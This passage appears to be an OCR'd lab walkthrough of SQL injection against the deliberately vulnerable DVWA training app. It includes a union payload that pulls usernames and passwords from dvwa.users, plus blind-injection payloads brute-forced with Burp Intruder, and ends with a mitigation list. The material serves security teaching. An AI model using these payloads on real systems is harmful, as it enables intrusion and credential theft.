
2 union SELECT concat(user_id , first_name , last_name), concat(user , password) FROM dvwa.users --



We successfully manage to bypass the filter.


Blind SQL Injection

Open owaspbwa web server and navigate to the DVWA



Navigate to SQL Injection (Blind)


Try to insert any id to get info.



This is blind injection so we cant see the errors

Try with this payload


1‘or’1’=’1



To get database name we can use SQL like operator for guessing database name.


1’ and database() like ‘a%

To check is there any database present starting with a




But we didn't get any output because it is blind injection and it is not feasible to try each and every letter manually so lets try with bruteforce attack using burpsuite

Turn on intercept and send that request to the intruder and turn off the intercept.




Now add that only a letter to payload position to try different combinations of letters.


And add all alphabets to payload




In the grep-match section add some usernames to get correct flag.




Start attack




We get first letter of database so now add again to the intruder with the d letter.



Only select the a alphabet to payload position.




We found the 2nd alphabet also



Now repeat the process until we get complete name of database

By that we can get successfully complete name, check that every time after getting each correct alphabet



We successfully perform the blind SQL injection.

Mitigation:

- Conduct secure coding practice.
- Use sanitized inputs.
- Use multi-factor authentication.
- Use encryption techniques.
- Disable unnecessary features, services, and ports.
- Use lockout mechanisms after a certain number of failed login attempts.
- Use CAPTCHAs to prevent automated login attempts.